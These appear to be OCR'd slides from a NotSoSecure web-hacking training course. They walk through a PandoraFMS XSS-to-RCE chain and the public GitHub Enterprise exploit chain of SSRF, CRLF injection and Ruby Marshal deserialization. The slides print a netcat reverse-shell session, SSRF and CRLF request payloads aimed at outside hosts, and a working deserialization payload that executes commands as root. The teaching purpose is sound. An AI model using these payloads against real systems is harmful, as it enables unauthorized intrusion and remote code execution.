
Finding: Low Level User XSS

- Visual Console Endpoint was vulnerable to XSS




Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Chaining of Exploit



Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Setting up the exploit Environment





```
k4m1ll0@Kamillos-MacBook-Pro demo % python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

```
k4m1ll0@Kamillos-MacBook-Pro ~ % nc -l 0.0.0.0 2000
```

Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Once Admin accesses the Visual Console XSS Triggers




```
k4m1ll0@Kamillos-MacBook-Pro ~ % nc -l 0.0.0.0 2000
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:e9:40:77 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.50/32 scope global ens33
       valid_lft forever preferred_lft forever
    inet 192.168.0.56/24 brd 192.168.0.255 scope global noprefixroute dynamic ens33
       valid_lft 2514sec preferred_lft 2514sec
    inet 192.168.0.55/24 brd 192.168.0.255 scope global secondary noprefixroute dynamic ens33
       valid_lft 2476sec preferred_lft 2476sec
    inet 192.168.0.54/24 brd 192.168.0.255 scope global secondary noprefixroute dynamic ens33
       valid_lft 2334sec preferred_lft 2334sec
    inet6 2001:4c4c:132e:1400::217/128 scope global noprefixroute dynamic
       valid_lft 2947sec preferred_lft 1147sec
    inet6 2001:4c4c:132e:1400:f02b:a3ef:f446:44c1/64 scope global noprefixroute dynamic
       valid_lft 1209212sec preferred_lft 604800sec
    inet6 fe80::4ea8:25d2:76c7:a850/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
bash-4.2$
```

Source code of js file is on the blog
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Case Study

Chaining Vulnerabilities (GitHub)

Attacker used following four vulnerabilities for RCE:

1. SSRF in External Application
2. SSRF in Internal Graphite Application
3. CRLF Injection in Python
4. Unsafe Deserialization

- Result: Remote Code Execution (RCE)

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

SSRF in External Application


- In GitHub Enterprise, a feature ‘WebHook’ could define a custom HTTP callback when specific GIT command occur.
- Committing files triggered a callback request on URL ‘http://orange.tw/foo.php’ as shown below:

```
POST /foo.php HTTP/1.1
Host: orange.tw
Accept: */*
User-Agent: GitHub-Hookshot/54651ac
X-GitHub-Event: ping
X-GitHub-Delivery: f4c41980-e17e-11e6-8a10-c8158631728f
content-type: application/x-www-form-urlencoded
Content-Length: 8972

payload=...
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

SSRF in External Application

- Blacklist can be bypassed by Rare IP address format defined in ‘RFC 3986’
- In Linux, the ‘0’ represented as ‘localhost’. Hence the callback request URL for SSRF will be ‘http://0/’



Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

SSRF in External Application

Limitations:

- Only POST method was available over HTTP/HTTPS schemes
- No 302 redirection
- No CRLF Injection in faraday
- The POST data and HTTP headers couldn’t be controlled

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

SSRF in Internal Graphite Application

- Graphite is real-time graphing system. (Runs on port 8000)
- Written in Python and open-source project https://github.com/graphite-project/graphite-web
- 2nd SSRF from source code in file ‘webapps/graphite/composer/views.py’

```
def send_email(request):
    try:
        recipients = request.GET['to'].split(',')
        url = request.GET['url']
        proto, server, path, query, frag = urlsplit(url)
        if query: path += '?' + query
        conn = HTTPConnection(server)
        conn.request('GET',path)
        resp = conn.getresponse()
        ...
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

SSRF in Internal Graphite Application

- Graphite receives the user input ‘url’ and fetches the content.
- Following will be the SSRF execution chain payload:
- Request:

```
http://0:8000/composer/send_email?
to=orange@nogg&
url=http://orange.tw:12345/foo
```

- Response:

```
$ nc -vvlp 12345
...

GET /foo HTTP/1.1
Host: orange.tw:12345
Accept-Encoding: identity
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

CRLF Injection in Python

- CRLF injection in Python library ‘httplib.HTTPConnection’ used in Graphite
- CRLF injection PoC:
- Request

```
http://0:8000/composer/send_email?
to=orange@nogg&
url=http://127.0.0.1:12345/%0D%0Ai_am_payload%0D%0AFoo:
```

- Response:

```
$ nc -vvlp 12345
...

GET /
i_am_payload
Foo: HTTP/1.1
Host: 127.0.0.1:12345
Accept-Encoding: identity
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

Unsafe Deserialization

- GitHub stored Ruby Objects in Memcached
- Ruby Gem ‘memcached’ used to handle caches, and cache was wrapped by Marshal

NotSoSecure part of claranet cyber security

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html
https://frohoff.github.io/appseccali-marshalling-pickles/

Unsafe Deserialization


- Unsafe Marshal in Rails Console:

```
irb(main):001:0> GitHub.cache.class.superclass
=> Memcached::Rails

irb(main):002:0> GitHub.cache.set("nogg", "hihihi")
=> true

irb(main):003:0> GitHub.cache.get("nogg")
=> "hihihi"

irb(main):004:0> GitHub.cache.get("nogg", :raw=>true)
=> "\x04\bI\"\vhihihi\x06:\x06ET"

irb(main):005:0> code = "`id`"
=> "`id`"

irb(main):006:0> payload = "\x04\x08" +
"o"+":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy"+"\x07" + ":\x0E@instance" +
"o"+":\x08ERB"+"\x07" + ":\x09@src" + Marshal.dump(code)[2..-1] + ":\x0c@lineno"+ "i\x00" +
":\x0C@method"+":\x0Bresult"
=>
"\u0004\bo:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy\a:\u000E@instanceo:\bERB\a:\t@s
rcI\"\t`id`\u0006:\u0006ET:\f@linenoi\u0000:\f@method:\vresult"

irb(main):007:0> GitHub.cache.set("nogg", payload, 60, :raw=>true)
=> true

irb(main):008:0> GitHub.cache.get("nogg")
=> "uid=0(root) gid=0(root) groups=0(root)\n"
```

NotSoSecure part of claranet cyber security

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

Remote Code Execution



Reference:
https://3.bp.blogspot.com/-v4zylR98B_4/WXt7flRIbVI/AAAAAAAAD30/ho1WSQ3WQQkZCa7SCarnOHy1eD9VEtINgCLcBGAs/s1600/final%255B1%255D.png

Attack Scenario

- Find 1st SSRF by bypassing the existing protection in ‘Webhook’.
- Find 2nd SSRF in ‘Graphite’ service
- Chaining both SSRF into a SSRF execution chain
- Finding CRLF injection in the SSRF execution chain
- Smuggled as Memcached protocol and inserted a malicious Marshal Object
- Attacker triggered RCE

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

Recommended Case Studies

- Uber Self XSS into Good XSS:
  https://whitton.io/articles/uber-turning-self-xss-into-good-xss
- How did I found **$31500** SSRF in Facebook:
  https://medium.com/@win3zz/how-i-made-31500-by-submitting-a-bug-to-facebook-d31bb046e204
- Duo Two Factor Authentication Bypass:
  https://sensepost.com/blog/2021/duo-two-factor-authentication-bypass/
- SAML XML Injection:
  https://research.nccgroup.com/2021/03/29/saml-xml-injection/
- How I Found A Vulnerability To Hack iCloud Accounts:
  https://thezerohack.com/apple-vulnerability-bug-bounty
- That single GraphQL issue that you keep missing:
  https://blog.doyensec.com/2021/05/20/graphql-csrf.html

NotSoSecure part of claranet cyber security

Key takeaways

1: Attack Surface Enumeration

2: Out-of-Band Techniques

3: Bypassing Data Boundaries

4: Vulnerability Chaining

5: Second Order Injections

6: Bypassing Layered Logic

7: Exploiting Packed Files/Protocols

8: Exploring Data Format

9: Exploiting Identifier Mapping

10: Exploring Application Context

11: Cryptography Attacks

12: Explore the Lab

Lab access

30-day lab access

- Lab will be periodically refreshed, generally on Monday
- Please send an email to whbbtraining@notsosecure.com for any lab related queries

Portal Access

Portal Access Revoked

- Mdbook Portal (whbb4.nss.training)
- Progress Portal (whbb4.tracker.training)
- MS Teams (General and Private Support Channel)

Thank you

whbbtraining@notsosecure.com

NotSoSecure part of claranet cyber security

NotSoSecure part of

claranet cyber security